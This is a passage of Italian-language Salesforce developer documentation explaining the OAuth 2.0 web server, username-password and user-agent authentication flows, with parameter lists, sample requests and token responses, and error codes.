Se in questa fase viene riscontrato un problema, la risposta contiene un messaggio di errore composto dalle seguenti parti:

- `error`: il codice di errore
- `error_description`: la descrizione dell'errore con ulteriori informazioni.
  - `unsupported_response_type`: tipo di risposta non supportato
  - `invalid_client_id`: identificatore client non valido
  - `invalid_request`: HTTPS richiesto
  - `invalid_request`: è necessario utilizzare HTTP POST
  - `invalid_client_credentials`: segreto client non valido
  - `invalid_request`: tipo segreto non supportato
  - `invalid_grant`: token di accesso/aggiornamento scaduto
  - `invalid_grant`: limitazione IP o orari di accesso non validi
  - `inactive_user`: utente inattivo
  - `inactive_org`: organizzazione bloccata, chiusa o sospesa
  - `rate_limit_exceeded`: numero di accessi superato
  - `invalid_scope`: ambito richiesto non valido, sconosciuto o in un formato non corretto

Di seguito è riportato un esempio di risposta di errore:

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Flusso di autenticazione server Web OAuth 2.0

Il flusso di autenticazione del server Web viene utilizzato dalle applicazioni che risiedono in un server protetto. Un aspetto cruciale del flusso del server Web è il fatto che il server deve essere in grado di proteggere il segreto consumatore. È possibile anche utilizzare valori di sollecitazione e verificatore del codice nel flusso per impedire l'intercettazione del codice di autorizzazione.

Di seguito sono illustrate le descrizioni delle singole fasi.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

1. Il server Web reindirizza l'utente a Salesforce per autenticare e autorizzare il server ad accedere ai dati per conto dell'utente.
2. Dopo che l'utente ha approvato l'accesso, il server Web riceve la richiamata con un codice di autorizzazione.
3. Dopo avere ottenuto il codice di autorizzazione, il server Web lo ritrasmette in modo da ottenere una risposta del token.
4. Dopo avere convalidato il codice di autorizzazione, Salesforce ritrasmette una risposta del token. Se non si è verificato alcun errore, la risposta del token contiene un codice di accesso e ulteriori informazioni.
5. Dopo che il token è stato concesso, il server Web accede ai dati.

Dopo avere ottenuto un token di accesso, il server Web può utilizzare il token di accesso per accedere ai dati di Salesforce per conto dell'utente finale e un token di aggiornamento per ottenere un nuovo token di accesso quando questo, per qualsiasi motivo, non dovesse più essere valido.

Reindirizzamento dell'utente per ottenere l'autorizzazione all'accesso

Per ottenere l'autorizzazione dell'utente ad accedere ai dati Salesforce per suo conto, il client reindirizza il browser dell'utente all'endpoint di autorizzazione con i seguenti parametri:

- `response_type`: il valore deve essere `code` per questo flusso.
- `client_id`: chiave consumatore dalla definizione dell'applicazione connessa.
- `scope`: il parametro `scope` consente di definire più precisamente ciò a cui l'applicazione client può accedere in un'organizzazione Salesforce. Per i parametri validi, vedere Valori del parametro di ambito a pagina 230.
- `redirect_uri`: URI a cui reindirizzare l'utente dopo l'approvazione. Questo deve corrispondere esattamente a uno dei valori del campo `URL di richiamata` nella definizione dell'applicazione connessa; in caso contrario, l'approvazione non riesce. Questo valore deve essere codificato nell'URL.
- `state`: qualsiasi stato il consumatore desidera venga rispecchiato dopo l'approvazione, durante la richiamata. Questo parametro è facoltativo. Questo valore deve essere codificato nell'URL.
- `immediate`: determina se sia necessario richiedere all'utente l'accesso e l'approvazione. Questo parametro è facoltativo. Se specificato, il valore deve essere `vero` o `falso`. Il valore predefinito è `falso`. Tenere presente quanto segue:
  - Se il valore è impostato su `vero` e l'utente è attualmente connesso e ha precedentemente approvato il `client_id`, Salesforce salta la fase di approvazione.

- Se il valore è impostato su `vero` e l'utente non è attualmente connesso o non ha precedentemente approvato il client, Salesforce viene terminato immediatamente con il codice di errore `immediate_unsuccessful`.

  Nota: Questa opzione non è disponibile per le comunità.

- `code_challenge`: specifica il valore di hash SHA256 del valore `code_verifier` nella richiesta di token per contribuire a impedire gli attacchi mirati all'intercettazione del codice di autorizzazione. Il valore deve anche essere codificato una volta con base64url, come definito qui: https://tools.ietf.org/html/rfc4648#section-5. Questo parametro è obbligatorio solo se nella richiesta di token verrà specificato il parametro `code_verifier`.
  - Se nella richiesta di autorizzazione viene fornito il valore `code_challenge` e nella richiesta di token viene fornito un valore `code_verifier`, Salesforce confronta `code_challenge` con `code_verifier`. Se il valore `code_challenge` non è valido o non corrisponde, l'accesso non riesce e viene generato il codice di errore `invalid_request`.
  - Se nella richiesta di autorizzazione viene fornito il valore `code_challenge` ma nella richiesta di token non viene fornito un valore `code_verifier`, l'accesso non riesce e viene generato il codice di errore `invalid_grant`.
- `display`: modifica il tipo di visualizzazione delle pagine di accesso e autorizzazione. Questo parametro è facoltativo. Gli unici valori supportati da Salesforce sono:
  - `page`: schermata di autorizzazione a pagina intera. Questo è il valore predefinito se non viene specificato un altro valore.
  - `popup`: finestra di dialogo compatta ottimizzata per le finestre popup dei browser Web più moderni.
  - `touch`: finestra di dialogo ottimizzata per dispositivi mobili progettata per i moderni smartphone, quali Android e iPhone.
  - `mobile`: finestra di dialogo ottimizzata per dispositivi mobili progettata per gli smartphone meno potenti, quali BlackBerry OS 5.
- `login_hint`: indica un valore valido per il nome utente con cui precompilare la pagina di accesso con il nome utente. Ad esempio: `login_hint=username@company.com`. Se un utente ha già una sessione attiva nel browser, il parametro `login_hint` non ha alcun effetto; la sessione utente attiva prosegue.
- `nonce`: facoltativo con l'ambito `openid` per ottenere un token ID utente. Il valore è restituito nella risposta ed è utile per rilevare gli attacchi "ripetuti".
- `prompt`: specifica in che modo il server di autorizzazione richiede la riautenticazione e la riapprovazione all'utente. Questo parametro è facoltativo. Gli unici valori supportati da Salesforce sono:
  - `login`: il server di autorizzazione *deve* richiedere all'utente di eseguire nuovamente l'autenticazione, costringendolo a ripetere l'accesso.
  - `consent`: il server di autorizzazione *deve* richiedere nuovamente l'approvazione all'utente prima di restituire le informazioni al client.

  È consentito specificare entrambi i valori, separati da uno spazio, per richiedere all'utente di effettuare l'accesso e fornire una nuova autorizzazione. Ad esempio:

  ```
  ?prompt=login%20consent
  ```

Per avviare il flusso, il server Web solitamente crea un link o invia un reindirizzamento HTTP al browser. Di seguito è riportato un esempio di richiesta a un endpoint di autorizzazione da parte di un client del server Web:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=
3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA
9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

Se l'utente ha già eseguito l'accesso, Salesforce lo reindirizza alla pagina di approvazione. Se l'utente non ha ancora effettuato l'accesso, gli viene richiesto di accedere, quindi viene reindirizzato alla pagina di autorizzazione da cui concede l'accesso all'applicazione. Se l'utente ha già approvato l'accesso una volta, non deve farlo di nuovo.

Richiamata ricevuta dal server Web

Dopo che l'utente ha approvato l'accesso, viene reindirizzato all'URI specificato in `redirect_uri` con i seguenti valori nella stringa di query:

- `code`: codice di autorizzazione che il consumatore deve utilizzare per ottenere i token di accesso e aggiornamento
- `state`: stato trasmesso alla fase di approvazione. Questo non è incluso se il parametro `state` non era incluso nella stringa di query originale.

Se l'utente ha già approvato l'accesso una volta, non deve farlo di nuovo.

Di seguito è riportato un esempio della richiesta ricevuta da `redirect_uri`:

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

Se l'utente nega l'approvazione, viene reindirizzato a `redirect_uri` con i seguenti valori nella stringa di query:

- `error`: il valore è `access_denied`.
- `state`: stato trasmesso alla fase di approvazione. Questo non è incluso se il parametro `state` non era incluso nella stringa di query originale.

Ad esempio:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

Se in questa fase si verifica un errore, la risposta contiene un messaggio di errore composto dalle seguenti parti:

- `error`: il codice di errore
- `error_description`: la descrizione dell'errore con ulteriori informazioni.
  - `unsupported_response_type`: tipo di risposta non supportato
  - `invalid_client_id`: identificatore client non valido
  - `invalid_request`: HTTPS richiesto
  - `invalid_request`: è necessario utilizzare HTTP GET
  - `invalid_request`: `code_challenge` non valido - Indica che il valore `code_challenge` non è valido (sprovvisto di codifica base64url, ad esempio)
  - `invalid_request`: `code_challenge` imprevisto - Indica che il flusso non supporta e non si aspettava un parametro `code_challenge`
  - `access_denied`: all'utente finale viene negata l'autorizzazione
  - `redirect_uri_missing`: redirect_uri non fornito
  - `redirect_uri_mismatch`: redirect_uri non corrisponde alla definizione dell'applicazione connessa
  - `immediate_unsuccessful`: errore immediato
  - `invalid_scope`: ambito richiesto non valido, sconosciuto o in un formato non corretto
- `state`: stato trasmesso alla fase di approvazione. Questo non è incluso se il parametro `state` non era incluso nella stringa di query originale.

Il server Web scambia il codice di verifica con il token di accesso

Dopo avere ottenuto il codice di autorizzazione, il server Web lo scambia con un token di accesso.

Il consumatore deve effettuare una richiesta POST direttamente all'endpoint del token con i seguenti parametri:

- `grant_type`: il valore deve essere `authorization_code` per questo flusso.
- `client_id`: chiave consumatore dalla definizione dell'applicazione connessa.

- `client_secret`: segreto consumatore dalla definizione dell'applicazione connessa.
- `client_assertion`: anziché passare `client_secret` si può decidere di indicare una `client_assertion` e un `client_assertion_type`. Se il parametro `client_secret` non viene fornito, Salesforce verifica automaticamente la presenza dei parametri `client_assertion` e `client_assertion_type`.

  Il valore di `client_assertion` deve essere un token bearer JWT tipico, firmato con la chiave privata associata al certificato consumatore OAuth caricato. Attualmente è supportato solo l'algoritmo RS256. Per ulteriori informazioni sull'uso di `client_assertion`, vedere le specifiche OpenID Connect per il metodo di autenticazione client `private_key_jwt`.

- `client_assertion_type`: indicare questo valore quando si utilizza il parametro `client_assertion`.

  Il valore di `client_assertion_type` deve essere `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri`: URI a cui reindirizzare l'utente dopo l'approvazione. Questo deve corrispondere esattamente al valore del campo `URL di richiamata` nella definizione dell'applicazione connessa ed è lo stesso valore inviato dal reindirizzamento iniziale. Vedere Reindirizzamento dell'utente per ottenere l'autorizzazione all'accesso a pagina 218.
- `code`: codice di autorizzazione ottenuto dalla richiamata dopo l'approvazione.
- `code_verifier`: specifica 128 byte di dati casuali con un'entropia di entità sufficiente da rendere difficile indovinare il valore, allo scopo di impedire attacchi mirati all'intercettazione del codice di autorizzazione. Il valore deve anche essere codificato una volta con base64url, come definito qui: `https://tools.ietf.org/html/rfc4648#section-5`. Questo parametro è obbligatorio solo se nella richiesta di autorizzazione è stato specificato il parametro `code_challenge`.
  - Se nella richiesta di token viene fornito il valore `code_verifier` e la richiesta di autorizzazione contiene un valore `code_challenge`, Salesforce confronta `code_verifier` con `code_challenge`. Se il valore `code_verifier` non è valido o non corrisponde, l'accesso non riesce e viene generato il codice di errore `invalid_grant`.
  - Se nella richiesta di token viene fornito il valore `code_verifier` ma nella richiesta di autorizzazione non è stato fornito un valore `code_challenge`, l'accesso non riesce e viene generato il codice di errore `invalid_grant`.
- `format`: formato restituito previsto. Questo parametro è facoltativo. Il valore predefinito è `json`. I valori sono:
  - `urlencoded`
  - `json`
  - `xml`

Di seguito è riportato un esempio del corpo del POST inviato out of band:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG9lKcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Invece di utilizzare il parametro `format`, il client può anche specificare il formato restituito nell'intestazione di un'accettazione-richiesta in uno dei seguenti modi:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Tenere presente quanto segue:

- Le intestazioni di accettazione contenenti caratteri jolly sono consentite. `*/*` viene accettato e restituisce JSON.

- Vengono accettati anche gli elenchi di valori, che vengono letti da sinistra a destra. Ad esempio: `application/xml,application/json,application/html,*/*` restituisce XML.
- Il parametro `format` ha la precedenza sull'intestazione dell'accettazione della richiesta.

Salesforce risponde con una risposta del token di accesso

Dopo che la richiesta è stata verificata, Salesforce invia una risposta al client. I seguenti parametri si trovano nel corpo della risposta:

- `access_token`: ID sessione Salesforce che può essere utilizzato con l'API servizi Web.
- `token_type`: il valore è `Bearer` per tutte le risposte che includono un token di accesso.
- `id_token`: il valore Salesforce conforme alle specifiche OpenID Connect. Il valore è restituito solo se il parametro `scope` include `openid`.
- `refresh_token`: token che può essere utilizzato in futuro per ottenere nuovi token di accesso (sessioni). **Questo valore è segreto. Si raccomanda di trattarlo come se fosse la password dell'utente e adottare tutte le misure necessarie per proteggerlo.** Questo parametro viene restituito solo se l'applicazione connessa è impostata almeno con un ambito `refresh_token`.
- `instance_url`: URL che indica l'istanza dell'organizzazione dell'utente. In questo esempio, l'istanza è `na1`: `https://na1.salesforce.com`.
- `id`: URL identità che può essere utilizzato sia per identificare l'utente sia per chiedere più informazioni sull'utente. Vedere URL identità a pagina 234.
- `sfdc_community_url`: se l'utente è membro di una comunità Salesforce, viene fornito l'URL della comunità.
- `sfdc_community_id`: se l'utente è membro di una comunità Salesforce, viene fornito l'ID comunità dell'utente.
- `signature`: firma HMAC-SHA256 con codifica base64 firmata con la chiave privata del consumatore contenente l'ID concatenato e `issued_at`. Può essere utilizzata per verificare che l'URL identità non è stato modificato dopo essere stato inviato dal server.
- `issued_at`: momento in cui la firma è stata creata.

Di seguito è illustrato un esempio di risposta da Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448101416","refresh_token":"5Aep8614iLM.Dq661ePDmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg==","instance_url":
"https://na1.salesforce.com","signature":"CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk
4J2urAe+fVg=","access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

Se in questa fase si verifica un errore, la risposta contiene un messaggio di errore composto dalle seguenti parti:

- `error`: il codice di errore
- `error_description`: la descrizione dell'errore con ulteriori informazioni.
  - `unsupported_response_type`: tipo di risposta non supportato
  - `invalid_client_id`: identificatore client non valido
  - `invalid_request`: HTTPS richiesto
  - `invalid_request`: è necessario utilizzare HTTP POST
  - `invalid_client_credentials`: segreto client non valido
  - `invalid_grant`: codice di autorizzazione non valido
  - `invalid_grant`: limitazione IP o orari di accesso non validi

- `invalid_grant`: `code_verifier` non valido - Indica che il valore `code_verifier` non è valido (sprovvisto di codifica base64url, ecc.) o non è il verificatore valido per il valore `code_challenge` dato
- `invalid_grant`: `code_verifier` imprevisto - Indica che `code_challenge` non è stato specificato e che quindi il valore `code_verifier` non era atteso (ma è stato specificato)
- `redirect_uri_mismatch`—redirect_uri non fornito
- `redirect_uri_mismatch`: redirect_uri non corrisponde alla definizione dell'applicazione connessa
- `inactive_user`: l'utente è stato impostato su inattivo dall'amministratore
- `inactive_org`: organizzazione bloccata, chiusa o sospesa
- `rate_limit_exceeded`: numero di tentativi di accesso superato

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Flusso password-nome utente OAuth 2.0

Il flusso di autenticazione nome utente-password può essere utilizzato per effettuare l'autenticazione quando il consumatore dispone già delle credenziali dell'utente.

 Avvertenza: Questo flusso di autenticazione OAuth comporta la trasmissione delle credenziali dell'utente in entrambe le direzioni. Utilizzare questo flusso solo quando necessario. Non verrà emesso alcun token di aggiornamento.

Di seguito sono illustrate le fasi del flusso di autenticazione nome utente-password. Successivamente vengono forniti ulteriori dettagli sulle singole fasi:

1. Il consumatore utilizza il nome utente e la password dell'utente finale per richiedere un token di accesso (ID sessione).
2. Dopo che la richiesta è stata verificata, Salesforce invia una risposta al client.

Quando dispone di un token di accesso, il consumatore può utilizzare il token di accesso per accedere ai dati di Salesforce per conto dell'utente finale.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:
- "Gestisci applicazioni connesse"

Richiesta di un token di accesso

Il consumatore può utilizzare il nome utente e la password dell'utente finale per richiedere un token di accesso, che può essere utilizzato come ID sessione. Questo flusso non supporta l'inclusione degli ambiti nella richiesta e il token di accesso restituito da questo flusso non ottiene ambiti.

Il consumatore deve effettuare una richiesta POST out of band all'endpoint del token con i seguenti parametri:

- `grant_type`: il valore deve essere `password` per questo flusso.
- `client_id`: chiave consumatore dalla definizione dell'applicazione connessa.
- `client_secret`: segreto consumatore dalla definizione dell'applicazione connessa.
- `username`: nome utente dell'utente finale.
- `password`: password dell'utente finale

 Nota: quando si utilizza il flusso nome utente-password con l'API, assicurarsi di creare un campo nella schermata di accesso con nome utente e password dove gli utenti possano inserire il proprio token di protezione. Il token di protezione è una chiave generata automaticamente che è necessario aggiungere alla fine della propria password per poter accedere a Salesforce da una rete non affidabile. È necessario concatenare la loro password e il loro token quando si passa la richiesta di autenticazione.

- `format`: formato restituito previsto. Questo parametro è facoltativo. Il valore predefinito è `json`. I valori sono:
  - `urlencoded`
  - `json`
  - `xml`

Di seguito viene riportato un esempio del corpo del POST out of band:

```
grant_type=password&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

Invio della risposta

Dopo che la richiesta è stata verificata, Salesforce invia una risposta al client. I seguenti parametri si trovano nel corpo della risposta:

- `access_token`: ID sessione Salesforce che può essere utilizzato con l'API servizi Web.
- `token_type`: il valore è `Bearer` per tutte le risposte che includono un token di accesso.
- `instance_url`: URL che indica l'istanza dell'organizzazione dell'utente. In questo esempio, l'istanza è `na1`: `https://na1.salesforce.com`.
- `id`: URL identità che può essere utilizzato sia per identificare l'utente sia per chiedere più informazioni sull'utente. Vedere URL identità a pagina 234.
- `signature`: firma HMAC-SHA256 con codifica base64 firmata con la chiave privata del consumatore contenente l'ID concatenato e `issued_at`. Può essere utilizzata per verificare che l'URL identità non è stato modificato dopo essere stato inviato dal server.
- `issued_at`: momento in cui la firma è stata creata.

Nota: con questa risposta non viene inviato alcun token di aggiornamento.

Di seguito è riportato un esempio di risposta:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://na1.salesforce.com",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=","access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs","token_type":"Bearer"}
```

Se in questa fase viene riscontrato un problema, la risposta contiene un messaggio di errore composto dalle seguenti parti:

- `error`: il codice di errore
- `error_description`: la descrizione dell'errore con ulteriori informazioni.
  - `unsupported_response_type`: tipo di risposta non supportato
  - `invalid_client_id`: identificatore client non valido
  - `invalid_request`: HTTPS richiesto
  - `invalid_request`: è necessario utilizzare HTTP POST
  - `invalid_request`: parametro ambito non supportato
  - `invalid_client_credentials`: segreto client non valido
  - `invalid_grant`: errore di autenticazione (ad esempio, utente inesistente o password non valida)
  - `invalid_grant`: limitazione IP o orari di accesso non validi
  - `inactive_user`: utente inattivo
  - `inactive_org`: organizzazione bloccata, chiusa o sospesa

- `rate_limit_exceeded`: numero di accessi superato

Di seguito è riportato un esempio di errore restituito:

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Flusso utente-agente OAuth 2.0

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Il flusso di autenticazione utente-agente viene utilizzato dalle applicazioni client (consumatori) che risiedono sul dispositivo dell'utente. Questo potrebbe essere implementato in un browser mediante un linguaggio di script come JavaScript oppure da un dispositivo mobile o da un'applicazione desktop. Questi consumatori non possono mantenere la riservatezza del segreto del client. L'autenticazione del consumatore si basa sulla prassi della stessa origine dell'utente-agente.

Al contrario di altri flussi di autenticazione, l'applicazione client riceve il token di accesso sotto forma di reindirizzamento HTTP. L'applicazione client richiede al server di autorizzazione di reindirizzare l'utente-agente a un altro server Web o risorsa locale accessibile da parte dell'utente-agente, che sia in grado di estrarre il token di accesso dalla risposta e trasmetterlo all'applicazione client. Tenere presente che la risposta del token viene fornita sotto forma di cancelletto (#) nell'URL. Si tratta di una misura di sicurezza che consente di impedire la trasmissione del token al server e agli altri server nelle intestazioni del referral.

Questo flusso di autenticazione utente-agente non utilizza il segreto client in quanto gli eseguibili del client risiedono sul computer o dispositivo dell'utente finale, il che rende il segreto client accessibile e utilizzabile.

Avvertenza: poiché il token di accesso è codificato nell'URI di reindirizzamento, potrebbe essere esposto alle applicazioni dell'utente finale e ad altre applicazioni che risiedono nel computer o dispositivo.

Se si esegue l'autenticazione utilizzando JavaScript, chiamare `window.location.replace();` per rimuovere la richiamata dalla cronologia del browser.

Di seguito sono illustrate le descrizioni delle singole fasi.

1. L'applicazione client indirizza l'utente a Salesforce per autenticare e autorizzare l'applicazione.
2. L'utente deve sempre approvare l'accesso per questo flusso di autenticazione. Dopo l'approvazione dell'accesso, l'applicazione riceve la richiamata da Salesforce.

Dopo avere ottenuto un token di accesso, il consumatore può utilizzare il token di accesso per accedere ai dati di Salesforce per conto dell'utente finale e un token di aggiornamento per ottenere un nuovo token di accesso quando questo, per qualsiasi motivo, non dovesse più essere valido.

Il flusso utente-agente non supporta i post out of band.

Indirizzare l'utente a Salesforce per ottenere il token di accesso

Per ottenere autorizzazione dall'utente ad accedere ai dati Salesforce per suo conto, il client indirizza l'utente all'endpoint di autorizzazione con i seguenti parametri:

- `response_type`: il valore può essere `token` o `token id_token` con il parametro di ambito `openid` e un parametro `nonce` per quel flusso. Se si specifica `token id_token`, Salesforce restituisce un token ID nella risposta. Per ulteriori informazioni, vedere Ottenere e verificare un token ID a pagina 233.
- `client_id`: chiave consumatore dalla definizione dell'applicazione connessa.
- `redirect_uri`: URI a cui reindirizzare l'utente dopo l'approvazione. Questo deve corrispondere esattamente a uno dei valori del campo `URL di richiamata` nella definizione dell'applicazione connessa. Questo valore deve essere codificato nell'URL.
- `state`: qualsiasi stato il consumatore desidera venga rispecchiato dopo l'approvazione, durante la richiamata. Questo parametro è facoltativo.
- `scope`: il parametro `scope` consente di definire più precisamente ciò a cui l'applicazione client può accedere in un'organizzazione Salesforce. Per i parametri validi, vedere Valori del parametro di ambito a pagina 230.
- `display`: modifica il tipo di visualizzazione della pagina di accesso. Questo parametro è facoltativo. Gli unici valori supportati da Salesforce sono:
  - `page`: schermata di autorizzazione a pagina intera. Questo è il valore predefinito se non viene specificato un altro valore.
  - `popup`: finestra di dialogo compatta ottimizzata per le finestre popup dei browser Web più moderni.
  - `touch`: finestra di dialogo ottimizzata per dispositivi mobili progettata per i moderni smartphone, quali Android e iPhone.
- `login_hint`: indicare un valore valido per il nome utente con questo parametro per precompilare la pagina di accesso con il nome utente. Ad esempio: `login_hint=username@company.com`. Se un utente ha già una sessione attiva nel browser, il parametro `login_hint` non ha alcun effetto; la sessione utente attiva prosegue.
- `nonce`: obbligatorio con l'ambito `openid` per ottenere un token ID utente. Il valore è restituito nella risposta ed è utile per rilevare gli attacchi "ripetuti".
- `prompt`: specifica in che modo il server di autorizzazione richiede la riautenticazione e la riapprovazione all'utente. Questo parametro è facoltativo. Gli unici valori supportati da Salesforce sono:
  - `login`: il server di autorizzazione *deve* richiedere all'utente di eseguire nuovamente l'autenticazione, costringendolo a ripetere l'accesso.
  - `consent`: il server di autorizzazione *deve* richiedere nuovamente l'approvazione all'utente prima di restituire le informazioni al client.

  È consentito specificare entrambi i valori, separati da uno spazio, per richiedere all'utente di effettuare l'accesso e fornire una nuova autorizzazione. Ad esempio:

  ```
  ?prompt=login%20consent
  ```

Di seguito è riportato un URL di esempio a cui l'utente viene indirizzato:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

L'utente approva l'accesso e il client riceve la richiamata da Salesforce

All'utente viene chiesto di accedere a Salesforce se non ha già eseguito l'accesso. Quindi, Salesforce visualizza una pagina di approvazione, nella quale viene chiesto all'utente di approvare l'accesso all'applicazione. Se l'utente approva l'accesso, viene reindirizzato all'URI specificato in `redirect_uri` con i seguenti valori dopo il simbolo cancelletto (#). Questa non è una stringa di query.

- `access_token`: ID sessione Salesforce che può essere utilizzato con l'API servizi Web.
- `token_type`: il valore è `Bearer` per tutte le risposte che includono un token di accesso.

- `id_token`: il valore Salesforce conforme alle specifiche OpenID Connect. Il valore è restituito solo se `response_type` è `token id_token` con il parametro di ambito `openid` e un parametro `nonce`.
- `refresh_token`: token che può essere utilizzato in futuro per ottenere nuovi token di accesso (sessioni). **Questo valore è segreto. Si raccomanda di trattarlo come se fosse la password dell'utente e adottare tutte le misure necessarie per proteggerlo.**

  Nota: il token di aggiornamento per il flusso utente-agente viene rilasciato solo se è stato richiesto `scope=refresh_token` e se una delle seguenti circostanze è vera:

  - L'URL di reindirizzamento utilizza un protocollo personalizzato.
  - L'URL di reindirizzamento è esattamente `https://login.salesforce.com/services/oauth2/success` oppure, in un Sandbox, `https://test.salesforce.com/services/oauth2/success`.

- `instance_url`: URL che indica l'istanza dell'organizzazione dell'utente. In questo esempio, l'istanza è `na1`: `https://na1.salesforce.com`.
- `id`: URL identità che può essere utilizzato sia per identificare l'utente sia per chiedere più informazioni sull'utente. Vedere URL identità a pagina 234.
- `sfdc_community_url`: se l'utente è membro di una comunità Salesforce, viene fornito l'URL della comunità.
- `sfdc_community_id`: se l'utente è membro di una comunità Salesforce, viene fornito l'ID comunità dell'utente.
- `signature`: firma HMAC-SHA256 con codifica base64 firmata con la chiave privata del consumatore contenente l'ID concatenato e `issued_at`. Può essere utilizzata per verificare che l'URL identità non è stato modificato dopo essere stato inviato dal server.
- `issued_at`: momento in cui la firma è stata creata.

Di seguito è riportato un esempio di richiamata dal server. Tenere presente che la risposta segue un segno cancelletto e non è sotto forma di parametri di query HTTP:

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21A
R8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSoVim8FfJkZEqxbjaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2Fna1.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRc1i9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

Se l'utente nega l'accesso oppure si verifica un errore durante questa fase, l'utente viene reindirizzato a `redirect_uri` con un codice di errore e la descrizione dell'errore nell'URI, dopo il tag cancelletto (#). Questa non è una stringa di query.

- `error`: il codice di errore
- `error_description`: la descrizione dell'errore con ulteriori informazioni.
  - `unsupported_response_type`: tipo di risposta non supportato
  - `invalid_client_id`: identificatore client non valido
  - `invalid_request`: HTTPS richiesto
  - `invalid_request`: è necessario utilizzare HTTP GET
  - `invalid_request`: out of band non è supportato
  - `access_denied`: all'utente finale viene negata l'autorizzazione
  - `redirect_uri_missing`: redirect_uri non fornito
  - `redirect_uri_mismatch`: redirect_uri non corrisponde all'oggetto applicazione connessa
  - `immediate_unsuccessful`: errore immediato

- `invalid_grant`: credenziali utente non valide
  - `invalid_grant`: limitazione IP o orari di accesso non validi
  - `inactive_user`: utente inattivo
  - `inactive_org`: organizzazione bloccata, chiusa o sospesa
  - `rate_limit_exceeded`: numero di accessi superato
  - `invalid_scope`: ambito richiesto non valido, sconosciuto o in un formato non corretto
- `state`: stato trasmesso alla fase di approvazione. Questo non è incluso se il parametro `state` non era incluso nella stringa di query originale.

Di seguito è riportato un esempio di errore dell'URI di reindirizzamento:

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Flusso di asserzioni SAML

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

